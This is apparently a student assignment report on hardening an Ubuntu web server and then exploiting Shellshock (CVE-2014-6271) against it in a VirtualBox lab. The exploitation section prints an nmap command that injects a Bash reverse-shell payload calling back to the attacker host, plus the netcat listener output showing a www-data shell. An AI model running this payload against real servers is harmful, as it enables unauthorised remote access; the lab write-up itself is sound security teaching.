Host Hardening and Pen Testing Assignment

CVE-2014-6271

The CVE we have chosen for this assignment is CVE-2014-6271. Discovered in September 2014, this CVE would later be known as “Shellshock”. The CVE allowed an attacker to execute arbitrary code on a remote server running the vulnerable version of Bash through version 4.3. The flaw in bash was that it would process a function, and it would incorrectly parse the environment variables, resulting in the strings after the function to be executed too. [1] This means that an attacker could inject a malicious command after the function, and the bash shell would execute that malicious command.

It is unknown the number of devices that this CVE affected, but any UNIX device including Linux and Mac OS that had bash installed were affected. The CVE scored a 9.8 on the CVSS [1] indicating a critical severity level, the calculation also has an exploitability score of 3.9 showing that the attack is not hard to replicate. This CVE was very severe because any system that had this version of bash installed, could potentially be exploited, this was the case for systems like web servers, DHCP client machines and machines using OpenSSH. [1] [2] Some web servers would have used CGI scripts to serve dynamic content in response to a request from a client. CGI scripts are used less often now and have been replaced with web frameworks and server-side languages like PHP and Node.js. [1] If an Apache web server has CGI enabled via the mod_cgi or mod_cgid modules, the server may be vulnerable to an attack.

Sophos reported in October 2014 of a rise in attacks using this CVE [3], they reported of over 140,000 scanning and exploitation attacks on Dell devices and attackers using ICMP pings to see if a device is vulnerable. An attacker could automate this by creating a script to target ranges of IP addresses looking for the CGI-bin directory, they could then inject a ping command into the HTTP header. If the web server was running the vulnerable version of bash with CGI, then the machine would run the ping command, and the automated scanner can mark that machine as vulnerable. From here an attacker could run a TCP reverse shell, by injecting a reverse shell payload in the HTTP header using Curl and connect back to their machine. From here they can extract data on the server and install a backdoor for persistent access.

System Hardening Steps

The first step in hardening the system involved enabling the firewall. [4] For the firewall we used UFW (uncomplicated firewall). The firewall was enabled with a default deny to all incoming traffic and default allow for outgoing traffic. Then we enabled only port 80 (HTTP) for inbound connections to allow users to access the web server. In a production environment, the web server would also have port 443 open and serve the website over HTTPS, however for this assignment we just use port 80.

```
group10@group10:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         ------      ----
80/tcp                     ALLOW IN    Anywhere
80/tcp (v6)                ALLOW IN    Anywhere (v6)

group10@group10:~$
```

Figure 1, UFW Status

The “ss-tulnp" command shows the current ports the machine is listening on, which is an important part of host hardening to know exactly what services the machine has running, and at which port they can be connect to. In Figure 2, Netstat Ports, we see the server is listening on port 80 for apache2 which indicates the web server is running as normal listening for a connection, and we also see a process called systemd-resolve listening on the loop back address 127.0.0.53, this service provides network name resolution to local applications via a D-Bus interface and is not publicly accessible so it is okay to remain.

```
group10@group10:~$ sudo ss -tulnp
Netid     State      Recv-Q     Send-Q          Local Address:Port          Peer Address:Port
Process
udp       UNCONN     0          0               127.0.0.53%lo:53                 0.0.0.0:*
 users:(("systemd-resolve",pid=605,fd=12))
tcp       LISTEN     0          4096            127.0.0.53%lo:53                 0.0.0.0:*
 users:(("systemd-resolve",pid=605,fd=13))
tcp       LISTEN     0          511                        *:80                       *:*
 users:(("apache2",pid=723,fd=4),("apache2",pid=722,fd=4),("apache2",pid=720,fd=4))
```

Figure 2, Netstat Ports

Next, we identified what services are running on the machine, to reduce the attack surface. [4] We ran the “systemctl list-units –type=service” command. All remote access services have been disabled including SSH. In a production web server environment, SSH may be enabled to allow remote access, however for this project it has been disabled completely. If however, a user were to use SSH to access the server remotely, they should follow best practices and turn off root login, only use key-based authentication, limit the amount of attempts someone can try the password and also install a software called Fail2Ban which blocks IP addresses trying to brute force the server.

As you can see in the image below, multiple services are running on the server, we reviewed these services to see if any of them bring additional attack vectors to the server. There are no remote access services like SSH running.




Figure 3, Ubuntu Services

Next, we identified unnecessary software and packages installed on the system, that may provide another attack vector to an attacker. Running the “dpkg -l” command shows a list of the currently installed packages. Looking through the installed packages, we investigated which packages should be removed that may be a security risk if an attacker were to gain access to the server or may provide an additional attack vector. Searching through the output of dpkg -l, we found all packages that are compiler related and uninstalled them. This ensures that if an attacker were to gain access to the server, they cannot download and compile a malicious tool. We ran the command below to remove all the compiler packages on the Ubuntu server. Before removing them from the machine we ran the - - simulate flag, to ensure no packages were removed that would break the operating system. After examining the other packages, we removed the ftp package too as the web server does not need it.

```
group10@group10:~$ sudo apt remove gcc build-essential g++ make cpp cpp-9 g++-9 gcc-9
Reading package lists... Done
```

Figure 4, Remove Compiler Commands

```
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                                  Version                              Architecture Description
+++-=====================================-====================================-============-==========>
ii  accountsservice                       0.6.55-0ubuntu12~20.04.7             amd64        query and >
ii  adduser                               3.118ubuntu2                         all          add and re>
ii  alsa-topology-conf                    1.2.2-1                              all          ALSA topol>
ii  alsa-ucm-conf                         1.2.2-1                              all          ALSA Use C>
ii  amd64-microcode                       3.20191218.1ubuntu1.3                amd64        Processor >
ii  apache2                               2.4.41-4ubuntu3.23                   amd64        Apache HTT>
ii  apache2-bin                           2.4.41-4ubuntu3.23                   amd64        Apache HTT>
ii  apache2-data                          2.4.41-4ubuntu3.23                   all          Apache HTT>
ii  apache2-utils                         2.4.41-4ubuntu3.23                   amd64        Apache HTT>
ii  apparmor                              2.13.3-7ubuntu5                      amd64        user-space>
ii  apport                                2.20.11-0ubuntu27                    all          automatica>
ii  apport-symptoms                       0.23                                 all          symptom sc>
ii  apt                                   2.0.2ubuntu0.2                       amd64        commandlin>
ii  apt-utils                             2.0.2ubuntu0.2                       amd64        package ma>
ii  at                                    3.1.23-1ubuntu1                      amd64        Delayed jo>
ii  base-files                            11ubuntu5                            amd64        Debian bas>
ii  base-passwd                           3.5.47                               amd64        Debian bas>
ii  bash                                  5.0-6ubuntu1                         amd64        GNU Bourne>
ii  bash-completion                       1:2.10-1ubuntu1                      all          programmab>
ii  bc                                    1.07.1-2build1                       amd64        GNU bc arb>
ii  bcache-tools                          1.0.8-3                              amd64        bcache use>
ii  bind9-dnsutils                        1:9.18.30-0ubuntu0.20.04.2           amd64        Clients pr>
ii  bind9-host                            1:9.16.1-0ubuntu2                    amd64        DNS Lookup>
ii  bind9-libs:amd64                      1:9.18.30-0ubuntu0.20.04.2           amd64        Shared Lib>
ii  binutils                              2.34-6ubuntu1.11                     amd64        GNU assemb>
ii  binutils-common:amd64                 2.34-6ubuntu1.11                     amd64        Common fil>
ii  binutils-x86-64-linux-gnu             2.34-6ubuntu1.11                     amd64        GNU binary>
ii  bolt                                  0.8-4                                amd64        system dae>
ii  bsdmainutils                          11.1.2ubuntu3                        amd64        collection>
ii  bsdutils                              1:2.34-0.1ubuntu9.6                  amd64        basic util>
ii  btrfs-progs                           5.4.1-2                              amd64        Checksummi>
lines 1-36
```

Figure 5, Ubuntu Packages

Next to harden the server, we identified system accounts that are used when running services and processes. To do this we searched in the /etc/passwd file, using the following command “grep -vE ‘(false | nologin)$’ /etc/passwd”. This command identified any account that is in this file that does not have nologin or false attached to its shell information. This means any account that comes up from this command can login and have a shell, if an account shows that should not be able to have a shell, it could present a security risk. The Figure 6, /etc/passwd, shows the output of the grep command and shows 3 accounts, root, sync and our account group10. Group 10 and root should remain however sync should not have access to a shell. We changed this in Figure 7, /etc/passwd fixed, and the output shows only root and group10 now have access to a shell. The figure also shows that we locked the root account, this locks the root user from being accessed with a password.



Figure 6, /etc/passwd



Figure 7, /etc/passwd fixed

The www-data user in the image below, specifically shows the “nologin” however in this CVE we demonstrate how a user can still gain access to a shell as the www-data user using the Shellshock CVE.



Figure 8, www-data /etc/passwd

Next, we changed the password configuration for the users on the machine. We changed the maximum number of days a password may be used to 150. Next, we changed the minimum character length of the passwords to 12 which is more secure than the default 8 characters.




Figure 9, Password Aging Controls



Figure 10, Minimum Password Length (/etc/pam.d/common-password)

We changed permissions for sensitive files, such as /etc/shadow to allow only root access to the file. A screenshot can be seen below.



Figure 11, /etc/shadow Permission Denied

PrivateTmp was also enabled for Apache as an additional hardening measure. PrivateTmp gives the Apache service its own isolated temporary directories instead of allowing it to share the global /tmp and /var/tmp used by the rest of the system. This means files created by the web server in temporary storage are separated from other users and services.

This improves security because many attacks rely on abusing shared temporary folders through symlink attacks, race conditions, or by reading sensitive temporary files left by another process. With PrivateTmp enabled, an attacker who compromises the Apache service has a harder time interacting with files in the system-wide temp directories, which reduces opportunities for privilege escalation or lateral movement.

Install CVE

First, we must introduce our CVE into the target system. The target system is Ubuntu 20.04 server. To introduce our CVE, we downloaded the vulnerable bash version and installed it onto the system, version 4.3 [5].



Figure 12, Bash Version 4.30

The image below shows the vulnerable bash installed on the Ubuntu server alongside the normal bash shell. After the vulnerable bash was installed, we enabled the mod_cgi module which allows the web server to call a bash script, simulating dynamic content on the website. We created a CGI script and placed it into the cgi-bin directory called test.cgi, see Figure 14, Test.cgi. The CGI script called the vulnerable bash version enabling the CVE to be exploitable on the web server.




Figure 13, Bash 4.3 Installed



Figure 14, Test.cgi

Exploit Details

Reconnaissance

The initial phase of the attack involved reconnaissance to identify the target system and confirming network connectivity between the Kali attacker machine and the Ubuntu web server. Connectivity was then verified, ensuring that the attacker machine was able to communicate with the target over the network.




Figure 15, ping from Kali machine

Basic reconnaissance techniques such as Nmap were implemented to identify open ports and running services such as Apache web service on the target system. This confirmed that the Ubuntu server was hosting an Apache web service accessible over HTTP on port 80. Inspection of HTTP headers showed details about the server configuration.




Figure 16, Nmap scan

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://10.0.2.9
HTTP/1.1 200 OK
Date: Wed, 22 Apr 2026 16:17:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Wed, 22 Apr 2026 14:05:29 GMT
ETag: "2aa6-6500d063d205b"
Accept-Ranges: bytes
Content-Length: 10918
Vary: Accept-Encoding
Content-Type: text/html
```

Figure 17, curl to the web server

Vulnerability Analysis

To determine if the target system is vulnerable to Shellshock, a CGI script (test.cgi) was deployed to display environment variables processed by Bash. This revealed how the HTTP request data is being handled by the server.




Figure 18, web server with test.cgi shown

By modifying HTTP headers using tools such as curl, it showed that user-controlled inputs are being reflected in the script output. This verified that the HTTP headers are being passed into the Bash environment. [1]




Figure 19, user-controlled inputs shown

To validate further, the Nmap script http- shellshock was used to probe the CGI endpoint. This script attempts to exploit the vulnerability by injecting payloads into HTTP headers and analysing the response for evidence of command execution [6].




Figure 20, nmap script used to probe CGI

Initial Exploitation

After the vulnerability was verified, exploitation was then carried out by injecting a malicious payload into a HTTP header. The payload exploited Bash's improper handling of environment variables, allowing arbitrary commands to be executed on the target system. [1]

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p80 --script http-shellshock --script-args 'uri=/cgi-bin/test.cgi,cmd=echo
 Content-Type: text/html; echo; /bin/bash -c "bash -i >& /dev/tcp/10.0.2.8/8080 0>&1"' 1
0.0.2.9
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 12:52 EDT
Nmap scan report for 10.0.2.9
Host is up (0.0014s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_      http://seclists.org/oss-sec/2014/q3/685
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 08:00:27:2A:62:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.90 seconds
```

Figure 21, malicious payload being injected

This behaviour is consistent with the Shellshock vulnerability, where Bash processes function definitions in environment variables but fails to terminate parsing correctly, leading to execution of appended commands.

To gain remote access a reverse shell payload was used. This caused the compromised Ubuntu server to initiate a connection back to the Kali attacker machine, providing the attacker with an interactive command shell.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.0.2.8] from (UNKNOWN) [10.0.2.9] 55888
bash: cannot set terminal process group (724): Inappropriate ioctl for device
bash: no job control in this shell
www-data@group10:/usr/lib/cgi-bin$
```

Figure 22, reverse shell for remote access

Following this we then needed to upgrade and stabilise the shell to allow for the use of Sudo later and better functionality overall.




Figure 23, stabilised shell using low-privileged user

Commands were then used to verify the level of access, confirming that the attacker had obtained a low privileged shell. At this stage the attacker was able to execute commands, explore the file system.




Figure 24, command using low-privileged user

Privilege Escalation

We tried to use the vulnerability CVE-2021-4034 [7] for privilege escalation, however, we hardened the Ubuntu machine in a way so that it had no compiling capabilities. So, we created the malicious files on the Kali machine, the libraries on the machine were newer than the libraries used on the victim Ubuntu machine. This caused the .c files to fail to run on the victim shell due to the libraries being newer than the systems ones.

